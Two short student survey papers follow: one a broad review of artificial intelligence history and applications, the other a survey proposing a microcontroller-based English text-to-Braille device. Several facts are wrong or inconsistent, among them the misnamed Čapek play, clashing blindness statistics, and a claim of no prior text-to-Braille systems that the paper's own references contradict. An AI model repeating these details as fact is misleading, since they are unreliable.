Parul Institute of Computer Applications

, Parul university, waghodiya ,Gujarat,india.

abhishek.mehta7067@paruluniversity.ac.in

Abstract— There is an endless exciting new research in the field of Artificial Intelligence; this review is far from a global summary of the progress made in the last decade. There also scores of fields within AI. Much of the research covered in this review could be applicable to developing strong AI. Creating a machine capable of understanding the concepts behind the words is important because it allows for more humanlike conversations as well as improved translation. There is also fascinating research into detecting human emotions through audio and video cues. In particular, this paper provides a full review of recent developments within the field of artificial intelligence and its applications. The work is targeted at new aspirants to the artificial intelligence field. It also reminds the researchers about some of the issues they have already known.

I. INTRODUCTION

The father of Artificial Intelligence, John McCarthy states a definition for AI which says that “Artificial Intelligence is the science and engineering of making intelligent machines, especially intelligent computer programs”.

Artificial Intelligence (AI) is intelligence exhibited by machines. In computer science the field of AI defines itself as the study of “intelligent agents”. Generally, the term “AI” is used when a machine simulate functions that human’s associate with other human minds such as learning and problem solving.

In the last few years, there has been an arrival of large amount of software that utilizes elements of artificial intelligence. Subfields of AI such as Machine Learning, Natural Language processing, Image Processing and Data mining have become an important topic for today’s tech giants. Machine Learning is actively being used in Google’s predictive search bar, in the Gmail spam filer, in Netflix’s show suggestions. Natural Language Processing exists in Apple’s Siri and Google voice. Image Processing is necessary for facebook’s facial recognition tagging software and in Google’s self

driving cars. Data Mining has become a slang for software industry due to the mass amounts of data being collected every day. Companies like Facebook and Google collect large amounts of statistics from users every second and need a way to interpret the data they receive.

Artificial Intelligence has already proven to be useful new tool in today’s technology heavy culture.

HISTORICAL PERSPECTIVE

During 20th century a brief history of AI can be given as: 1923 – Karel Kapek’s play named “Rossum’s University Robots (RUR)” opens in London, first use of the word “robot” in English.

1945 – Isaac Asimov, alumni at Columbia University, invented the term Robotics.

1950 –Turing Test for evaluation of intelligence was introduced by Alan Turing. Claude Shannon published detailed Analysis of chess playing as a search.

1956 – John McCarthy coined the term Artificial Intelligence.

1958 – John McCarthy invents LISP programming language for AI.

1964 – Danny Bobrow’s thesis at MIT showed that computers can understand natural language well enough to solve algebra word problems correctly.

1979 – The First Computer controlled autonomous vehicle,Stanford Cart was built.

1984 – Dennett discusses the frame problem and how it relates to the difficulties arising from attempting to give robots common sense.

1990 – Major advances in all area of AI:

- Significant demonstrations in Machine Learning
- Case-based reasoning
- Multi-agent planning
- Scheduling
- Data mining, web crawler
- Natural Language understanding and translation
- Vision, virtual reality
- Games

1997 – The Deep Blue Chess Program beats the World Chess Champion, Gerry Kasparov

2000 – Interactive Robot Pets become commercially available. MIT displays a robot with a face name – Kismet that expresses emotions.

The two major approaches that has been developed for the regular AI system are: “top down” approach which started with the higher level functions and implemented those, and the “bottom up” approach which looked at the neuron level and worked up to create higher level functions.

II. FUTURE

Artificial Intelligence has come a long way in the last decade. But there’s still a large amount of work required to develop strong AI. Giving a machine Common Sense or intuition is a critical component of allowing a machine to truly learn. Knowing how to convert the input to output appears important, but a machine that truly understands why output relates to the input is necessary for strong AI. It is also necessary to further develop methods for detecting human emotions and actions. This is a multi – disciplinary subject and will require advancements in Psychology, Linguistics, Machine Learning, Natural Language Processing and Image Processing to learn how humans

behave to detect emotions and to analyze human expressions and body language.

Here are some ways listed below in which AI is going to be helpful to us in the near Future:

a. Automated Transportation: - We have already begun to see the beginning of smart cars or self-driving cars, but for now these kinds of vehicles need to have a driver at the wheel for safety. Instead of these very exciting ongoing developments, the technology isn’t perfect yet, and it is going to take a while for the common people to accept these smart vehicles to use widely. The U.S. Transportation Department has released definitions of different levels of automation since Google began testing a self – driving car in 2012.

b. Cyborg Technology: - Being human has its own flaws and one of the biggest disadvantages of being a human is simply our own body and brain. Now, according to a researcher Shimon Whiteson it is possible to augment ourselves with computers in the near future in order to improve our own natural abilities. Yoky Matsuka of Nest believes that in the near future an AI system will be developed which is going to be useful for the people with amputated limbs, as the brain will be able to communicate with a robotic limb to provide more control to the patient.

c. Attaining Dangerous Jobs: - Robots have already begun to attain some of the most dangerous jobs like

defusing a bomb. Well, technically they are not robots; they are drones, which are being used as the physical counterpart in bomb defusing, which requires a human to control them, instead of using an AI system. Despite of whatever their classification is, they have saved thousands of lives by taking over these kinds of jobs in the world. There are also some other jobs which are being reconsidered for robot integration for example, Welding, which is quite known for releasing earsplitting noise, intense heat and toxic substances, now can be outsourced to robots.

d. Robot as Friends: - Don’t you think that how fascinating it would be to be friends with a robot? As for now robots have no emotions. The first big step towards a robot companion has been made by a company in Japan – one who would be able to feel and understand human emotions. Introduced in 2014, “Pepper” the companion robot went on sale in 2015, with all 1000 initial units selling out within a minute. Pepper went on sale in U.S. in 2016, and more sophisticated friendly robots are sure to follow.

e. Improved Elder Care: - For most of the elderly people, living everyday life and doing the basic needs is still a struggle, and for doing that most of them to hire outside help to manage their care or they just have to rely on family members. As the computer scientist at Washington State University Matthew Taylor says ‘AI is at a stage where replacing this need isn’t too far off’. Home robots would be able to help the elderly people with their everyday tasks and will allow them to stay

independent and in their homes for as long as possible, which results in improving their overall well-being.

III. APPLICATIONS

1. Gaming: - The most popular application of AI which is quite familiar with the people is Video Game AI that’s being used for quite a long time now – since the very first video games, in fact. But with the exponential increase in the complexity and effectiveness of that AI in the past few decades, lead the video game characters to learn our behaviors, respond to stimuli and react in some ways that we can’t predict. In 2014 a game called ‘Middle Earth: Shadow of Mordor’ was developed and is one of the best example for the individual personalities given to each NPC (Non- Player Character), their past interaction memories, and their variable objectives. Some other shooting games like ‘Far Cry’ and ‘Call of Duty’ are also using AI, with enemies that has the special feature of analyzing their environment to find objects or perform actions that might be able to help in their survival; to increase their chance at victory. As far as AI goes, video games are quite simple but because of the large market demand, a huge amount of effort and money are being invested every year in order to make this AI perfect.

2. Natural Language Processing: - Human Language

and conversation is complex and subjective. The current standard forms of communication with machines involve mouse and keyboards, or a specific and basic set of verbal commands. This is different from how human interact, simply because the amount of variability in human communication; ‘red’ in ‘red hair’ is different from ‘red’ in ‘red apple’. This fundamental problem of correctly representing concepts with symbols, or words, is greatly hindering the progression of Natural Language Processing. If these challenges are overcome, systems with Natural Language Processing would have the capabilities to express beliefs they have acquired, translate languages at human translator levels, understand the difference between a red apple and red hair, and process commands like ‘hand me that purple thing down there’ into physical action.

3. Image Processing and Vision System: - Human centered design is attempting to move away from the current paradigm where a machine simply responds to given commands from a keyboard, mouse, or simple verbal commands. This shift will require an increased ability to process images and perceive information. Most existing image processing software that performs facial recognition utilizes 2D spatial analysis by looking for geometric shapes and edges in the face. But research suggests that the most accurate behavioral judgments of human action come from analyzing both facial expression and body language.
4. Virtual Personal Assistants: - Siri in iOS, Cortana in Windows 10 and even Google now have been developed as intelligent digital personal assistants. Briefly, they help us to acquire the useful information with voice recognition given from the user; for

instance let’s just say we need to search for the nearest restaurant then we can speak “Where’s the nearest Indian restaurant?” or “At what time is my presentation today?” or “Remind me to go to the defense class at 7 o’clock today” and the personal assistant will respond back by looking for the appropriate information, delivering the information to us from our phone, or sending the particular needed commands to the other applications. Artificial Intelligence plays an important role in these kinds of applications, as they collect information based on our requests and use that information to give us the results marked up to our preferences. Microsoft has stated that ‘Cortana tends to progressively learn about its users’ and then it will eventually develop the ability to forecast or assume its users needs. These Virtual Personal Assistants process a large amount of data from different sources to learn about its users and be more helpful to organize their daily routine.

5. Self – Driving Cars: - No one might have seen someone doing their nails or tying a knot of their tie or doing any other activity while driving yet, but smart cars or self-driving cars are getting closer to reality; the two latest approaches that had been seen in the news lately

are ‘Google’s self-driving car’ project and ‘autopilot feature’ developed by Tesla. An algorithm has been developed by Google that will lead the self-driving cars learn to drive in the same way as humans do but obviously through experience. The main point of developing this algorithm was that, eventually, the car will be able to look on the road and make decisions based on what it sees, meanwhile helping it to learn. On the other hand while Tesla’s ‘autopilot feature’ has not been advanced yet but it’s already being used on the road, indicating that these technologies are certainly on their way in.

6. Fraud Detection: - Sometimes you must have gotten a letter or a mail asking you if you’ve made a specific purchase on your credit card or not?, Most of the banks send those types of mails just to confirm whether there’s been a fraud committed from your account or not and in order to confirm that you had accepted the purchase before giving the money over to some other company. The technology that’s been deployed to monitor for this type of fraud is Artificial Intelligence. Computers deal with a huge amount of deceitful and non-deceitful purchases and asked to learn to look for signs that a transaction falls into one category or another. After training this kind of AI well enough it will be able to identify a fraudulent transaction based on the signs and indications that it learned through the training exercise.

7. Security Surveillance: - We as humans are not really good at multi – tasking because our brain will start to mess things up and monitoring a large number of security cameras being a single person isn’t a very secure system; and people tend to easily get bored, and even in the best of circumstances keeping track of multiple monitors at a time can be quite difficult. That’s why in order to make a great deal of sense we

have to train the computers to. With supervised training exercises, security algorithms can take input from security cameras and determine whether there may be a threat—if it “sees” a warning sign, it will alert human security officers. Identifying actions that might imply a thief in a store are likely beyond the current technological limitations.

8. Handwriting Recognition: - This is where human handwriting is turned into text that then can be edited when input into a palmtop computer or a tablet. A stylus is used to write on the computer screen and then handwriting recognition software will then change it into the text, e.g. a teacher using a smart board can turn their own writing into text in the same manner. This allows you to scan in a page, containing text, and the OCR software will convert this into editable text. It does this by recognizing the shapes of the letters and converting them into ASCII text. There is a great need to train the computer system to recognize different letters in different ways.

9. Human – Machine Interaction: - Most technology

literate people, today, are accustomed to the idea that interacting with a computer is just different than interacting with a human. There is a push towards human – centered interfaces which emphasize removing the mechanical feeling inputs from machines and making them more humanlike. This requires video input to track facial features and emotional cues, video input to track human movements and recognize actions, audio input that can detect emotions and different types of commands, audio input that can hear and process natural language. Detecting emotion allows for machines to behave in a more anthropomorphic manner because humans will recognize emotion and adjust the interaction accordingly. By analyzing facial expressions, body language, conversation tones, and actual dialog, systems can anticipate human needs. This would also be useful in emotional development research; tutoring and mental disorders just to name a few. Machines are already being developed for a wide range of autonomous tasks. Some of these machines would be used as soldiers capable of lethal force, or as machines that can physically assist the elderly or infants. Machines that are given the capacity to use lethal force or care for those that need help have a high possibility of making life changing decisions because of a lack of understanding. It is crucial for machines like these to understand the full picture and not only respond to simple but basic verbal commands.

IV. SUMMARY OF APPLICATIONS

Machine Learning, Natural Language Processing, Knowledge Management, Human – Machine interaction, and Image Processing are all interrelated and important for creating a machine that might one day be more intelligent and capable than humans. Representing the concepts behind the word is one of the main issues raised in Searle’s Chinese Room. The OMCS project with ConceptNet will provide a backbone with which new concepts can easily be learned. Computing with words, in addition to ConceptNet, will increase the usefulness of the inferences made. In addition to improvements in how a machine might think, there has been research into developing better techniques for detecting human emotions and analyzing images. This progression is important because it will help shift to a more human – centered paradigm, where the machine will anticipate interaction with the human instead of only responding to commands.

V. CONCLUSION

This paper is based on the concept of artificial intelligence, areas of artificial intelligence and its techniques. The field of artificial intelligence gives the ability to the machines to think analytically, using concepts. Artificial Intelligence will continue to play an increasingly important role in the various fields. We conclude that further research in this area can be done as there are very promising and profitable results that are

obtainable from such techniques, while scientists have not yet realized the full potential and ability of artificial intelligence. This technology and its applications will likely have far-reaching effects on human life in the years to come. This review has not attempted to detail all the literature in the area but to report mainly the most recent work.

REFERENCES

- [1] “A Literature Review on Artificial Intelligence”, Volume 19, Number 4, pp. 535-570, 2008, S.A. Oke, University of Lagos, Nigeria.
- [2] “A Review of Artificial Intelligence”, 2009, E.S. Brunette, R.C. Flemmer and C.L. Flemmer, School of Engineering and Advanced Technology, Massey University, Palmerston North, New Zealand.
- [3] “A Literature of Artificial Intelligence”, Sam Olds, WRTG 3014, April 24, 2014.

DESIGNING OF ENGLISH TEXT TO BRAILLE CONVERSION SYSTEM: A SURVEY

Khushi Solanki¹, Abhishek Mehta²
Parul Institute of Computer Applications
, Parul university, waghodiya ,Gujarat,india.
khushisolucky1278@gmail.com
Parul Institute of Computer Applications
, Parul university, waghodiya ,Gujarat,india.
abhishek.mehta7067@paruluniver
sity.ac.in

Abstract— In the current era, the world around us is going to be electronic. Everything is at present available at digital and virtual world and the whole world is taking the advantages of that but the problem is arising when the visually impaired person will be concerned about the electronic and digitized world. Approximately 84 million people in this world are not able to see and those blind persons could not be able to take the advantage of the electronic world like reading of digital data from the electronic thing. They use the Braille language to read the data with the sense of touching to it but the problem is arisen when the reading has to be done from the electronic content as they cannot sense it by touching to it. This paper is hammered out to concatenate the problem of blind people regarding their reading of e-book and e-text and the paper will be beneficial for the blind person to read the digital book in their English Braille language.

Index Terms— English electronic text, Automated value Thresholding algorithm, MCU, electro-mechanical mechanism, Braille board.

I. INTRODUCTION

In this time, everything is going to be electronic and every person is catching up with the vantage of electronics. The electronics product are booming up the life and also knowledge of the person. The sighted individual is more near with this electronics product as well as the knowledge from these product but the problem is arisen when concerned about the blind people.

The WHO (World Health Organization) statistics about the blind shows that 285 million people are estimated to be visually impaired worldwide of that 39 million are blind and 246 have low vision. About 90% of the world's visually handicapped live in low-income settings. India shoulders the largest burden of world blindness, about 3.5 million across the country with 30000 new cases being added each year. The visually challenged people are more sensitive to touch at the finger tip when compared to the normal individuals as they have the good sensation at their finger tip. The blind people use Braille language and it is determined a fashion of system of reading and writing that could be a bridge of communication between the blind and the sighted one. Braille method, also known

the white writing, was created 150 years ago and has become the reading and writing alphabet most used by blind people worldwide [8]. Braille words are small rectangular blocks and these are termed as a cells. The braille code has become the main system for the majority of those blind people who read and write using sense of touching to it, and it found in many countries worldwide. [7]. The six positions of the Braille dots which can be raised or flat, are used in combination to give just 64 different braille “characters” [7].

The number and arrangement of these dots differ from one word to another. In the English Braille there are mainly two grades of representation. In grade 1, the one cell represent the only one letter and it is the one to one representation and due to the incompetency of this grade's to shorten the words, books or novels which are made in a grade 1 Braille are bulkier and larger than the other text. In the grade 2, which was made as a space saving option to grade 1 Braille. In that, a cell can represent a shortened form of a word. Also in the grade 2, many cell combination is used to represent the common word. The Grade-3 system of Braille which is essentially a system of Braille shorthand. Since it is not standard so not used in publications. Nevertheless, they are used by individuals for their personal convenience. It consists around 300 word contractions. In addition, the space-spacing between the words and paragraphs is reduced so as to shorten the length of the final document [2].

In this paper, the initiative has been taken to reduce the complications of the visually handicapped person about the reading of the English electronic text with the ease of cost affectivity.

In the project work of this paper, the micro-controller is used instead FPGA. It seems that FPGA are going to rule at present but though the microcontroller is up till now power efficient, low cost much lower than FPGA which is especially true for the production of large scale quantities. Also the QFD (Quad Flat Package) that is 48/64 package with peripherals options but there is limited choice in case of FPGA. In existing system with the help of FPGA are with more complications with a lengthy procedure of conversion also there is a necessity of capturing the photos every time for the conversion of the respective text. The proposed system will implement English text to Braille converged system with a very less complication and with less effort. The system will

automatically convert the respective word into Braille language without the any manual interference.

In that Automated value Thresholding algorithm is used which will automatically convert the corresponding English text to Braille word of English language.

A	B	C	D	E	F	G	H	I	J
K	L	M	N	O	P	Q	R	S	T
U	V	W	X	Y	Z	1	2	3	4
5	6	7	8	9	0	.	,	;	:
/	?	!	@	#	+	-	*	“	”
'	<	>	()	capital	_	and	letter	number

Fig. 1. Braille Alphabet



Fig. 2. Braille display




Fig. 3. Sensation cells of human body




Fig. 4. Image of Braille reading by blind

II. RELATED WORK

In the paper [1], the automated thresholding algorithm is used which is useful for conversion of captured Braille image into the normal text. In that first Braille image is captured by the designed camera and after that the image is processed by the designed kit and at last the captured image Braille text is converged into the display output for the reading of the sighted person.




Fig. 5. Braille text to normal text conversion

In the paper[2], the embedded hardware module of mobile phone was used. In this paper the embedded module of mobile phone were taken for the simulation purpose.




Fig. 6. Simulated model for blind person of mobile phone

In the paper [3], the Braille automatic recognition method is used. In that the image processing technology is used to preprocess the acquired Braille image and then the correction and also the enhancement of Braille image was there to meet the high precision Braille image processing. Then the Braille cell is grouped and then this grouped Braille cell is expressed as a binary string and then lastly it will be converted into Hanyu Pinyin.




Fig. 7. General map for the recognition of the Braille

In the paper[4], for enabling the scanning of Braille material a scanner or the camera which is specially designed for only for this application is used. The device which used here is a hand held unit that scanned over the Braille text line by line and the scanned output results are converted to text in real time environment and in that way, the scanning will be continued and the final text is displayed which will allow the user to look at beginning of sentence and see if it is the section they wish to adduce, as would be the case with a sighted reader of standard text.

In the paper[5], System first receive the usual electronic text as input from the person who want to communicate with the blind person via SMS or from keyboard which is then stored in the memory of the system. It then converts the sent text from the into Braille character series and then pass the word to the blind person. This system has a program which receives and stores the electronic text into the buffer memory of computer and then splits the text into character array.




Fig. 8. Six vibrators on body for visualization of the Braille

The advantage of this, is that when if any person want to communicate with blind person can communicate via SMS but the blind person only sense by memorial visualization and not by touching to it.

III. REVIEW ANALYSIS

In the paper[1], the system is useful for the conversion of text form the Braille into the normal text but for the conversion of text to Braille the existing system is not efficient as the error will be occurred in the conversion of the captured image into the Braille. Also the process is not beneficial for the blind person of capturing the image and conversion into the Braille for the blind person.

In the paper[2], in which the simulated work has been done for the blind people to use the mobile phone in their Braille language which was also useful to blind to use the mobile phone as well but as the conversion of text to Braille the system for the blind on the hardware the system has a limitation.

In the paper[3], In this paper, the automatic recognition method is used but the method is not useful for the conversion into the Braille as scanning of the image is there and after the conversion into language of the respective one.

In the paper[4], , scanning of the Braille image concept is used which is time consuming and also required extra diligence if the conversion is taken placed.

In the paper[5], the system first took the text through the SMS and then the processing would be done on that then text will be converged into visualistic Braille by the blind by the sensors on his body. In that the conversion into Braille is took place but it is all based on visualisation and the

memorialization of the blind in which error rate would be high .

IV. RESEARCH DESIGN

The research in designing a English text to Braille conversion using a automated value thresholding algorithm.

Following are the research intent in proposed system.

1. Automatic conversion of text to Braille is being designed with automated value thresholding algorithm.
2. The system is flexible.
3. The system is of low cost.
4. System is portable

V. PROPOSED ALGORITHM




Fig2. Flowchart for proposed method

The flowchart shown above shows the proposed way to conversion from text to Braille. At first the location of the memory will be read from its respective location by the Micro-controller unit and if the location of the memory is with the word then the memory location word is compared with the programmed word.

After this decision, the word is trace on the Braille board with pattern generation using the motion of the motor. Then the motion of the will be set to the its original position automatically after the displaying of the word on proposed Braille board.

If the memory location does not contain the word then directly the end of program would be and no conversion of the word took place

VI. PROPOSED ARCHITECTURE




Fig. 7. Architecture of the proposed system

The proposed architecture can be described as follows. A English Text is first fed as a input to memory

IC and then it pass to MCU (Micro-controller unit). The proposed algorithm is used here for comparison of word and also when the transferring the word from English text to Braille language. In that every word has been given its threshold value and then after every word is compare according to its threshold value means that when specific word is cross beyond that level it get change into corresponding word. Then the word conversion will be there internally and lastly the output of text to Braille word conversion is shown there on Braille Board.

The mechanism of the micro-mechanical part which has been shown above is used here for the boosting up or slowing down the speed of text to Braille conversion which is useful for the blind people to read converted word according his reading speed.

The hardware requirement in designing the proposed system are memory IC, micro-controller (AVR) Atmega16, keys with software required for that are proteus7 professional & codevision AVR.

VII. IMPACT OF PROPOSED SYSTEM

The proposed system is being designed using a technique having the low error rate with fast conversion that is the Automated value Thresholding algorithm. As no text to Braille conversion system for the visually handicapped person is being designed previously. So, using such technique so proposed designs will be effective for the blind person to read the English text into the Braille text with the hardware implementation of the work. The proposed work will also be beneficial for those blind person as digital library. With the help of this proposed work the blind person can read the electronic text as well whole of book or any novel with the help of this work on a single cell without the movement of the fingertip.

VIII. EXPECTED OUTCOME

The expected outcome of proposed work will be designing the system with the conversion of the text-to-Braille with the low error and for the blind will be helpful to read the data into their own Braille language. Also, from the study of different techniques a the Automated value Thresholding algorithm is with fast conversion and with low cost.

IX. CONCLUSION

Thus, here the Automated value Thresholding algorithm discussed considering the text to Braille conversion. Also different techniques are analyzed upon the cost affectivity, low error rate and also the hardware implementing system.

It is found that the Automated value Thresholding algorithm is best suitable in designing and implementing a proposed system architecture for visually handicapped person with efficient way of text to Braille conversion with flexibility, low cost and portability

REFERENCES

- [1] Sudhir Rao Rupanagudi, Sushma Huddar, Varsha G. Bhat, Suman S. Patil, Bhaskar M. K., "Novel Methodology for Kannada Braille to Speech Translation using Image Processing on FPGA".
- [2] Mohamed Iqbal.M, Padma Balaji.L, Jayakar.M, Gokul.P, Karthik Kumar.R, Jairam.R, "Virtual Simulation and Embedded Module of Mobile Phone Using Modified Braille Display", 2014 2nd International Conference on Devices, Circuits and Systems (ICDCS).
- [3] Jia Yin, Lirong Wang, Jie Li, "The Research on Paper-mediated Braille Automatic Recognition Method", DOI 10.1109/FCST.2010.95, 2010 IEEE. 2010 IEEE.
- [4] I Murray and T Dias, "A Portable Device for Optically Recognizing Braille - Part I: Hardware Development", Seventh Australian and New Zealand Intelligent Information Systems Conference, 18-21 November 2001, Perth, Western Australia.

- [5] Ruman Sarkar, Smita Das, Dwijen Rudrapal, “A low cost Microelectromechanical Braille for blind people to communicate with blind or deaf blind people through SMS subsystem”, 2013 3rd IEEE International Advance Computing Conference (IACC).
- [6] Ramesh Sankara Subbu, Pawan Gnanaraj, “Enabling visually impaired to read messages from modern gadgets”, 2012 Sixth International Conference on Sensing Technology (ICST).
- [7] Paul Blenkhorn, “A System for Converting Print into Braille”, IEEE TRANSACTIONS ON REHABILITATION ENGINEERING, VOL. 5, NO. 2, JUNE 1997
- [8] Marcelo Bernart Schmidt, Luiz Gustavo, Alejandro R. García Ramírez*, “Single Braille Cell”.
- [9] Feng Zhao, Keishi Fukuyama and Hideyuki Sawada, “Compact Braille display using SMA wire array”, The 18th IEEE International Symposium on Robot and Human Interactive Communication Toyama, Japan, Sept. 27-Oct. 2, 2009
- [10] Majid Yoosefi Babadi, Behrooz Nasihatkon, Zohreh Azimifar, Paul Fieguth, “PROBABILISTIC ESTIMATION OF BRAILLE DOCUMENT PARAMETERS”, 2009 IEEE.
- [11] Hideyuki Sawada, Feng Zhao, Keiji Uchida, “Displaying Braille for Mobile Use with the Microvibration of SMA Wires”, 2012 5th International Conference on Human System Interactions 978-0-7695-4894-4/12 2012 IEEE DOI 124, 2012 5th International Conference on Human System Interactions.
- [12] Amiya Tripathy, Avanish Pathak, Amruta Rodrigues, Charu Chaudhari, “VIMPY – A Yapper for the Visually Impaired”, 2012 World Congress on Information and Communication Technologies.
- [13] F. Carpi, G. Frediani and D. De Rossi, “Electroactive Elastomeric Actuators for Biomedical and Bioinspired Systems”, The Fourth IEEE RAS/EMBS International Conference on Biomedical Robotics and Biomechatronics Roma, Italy. June 24-27, 2012.
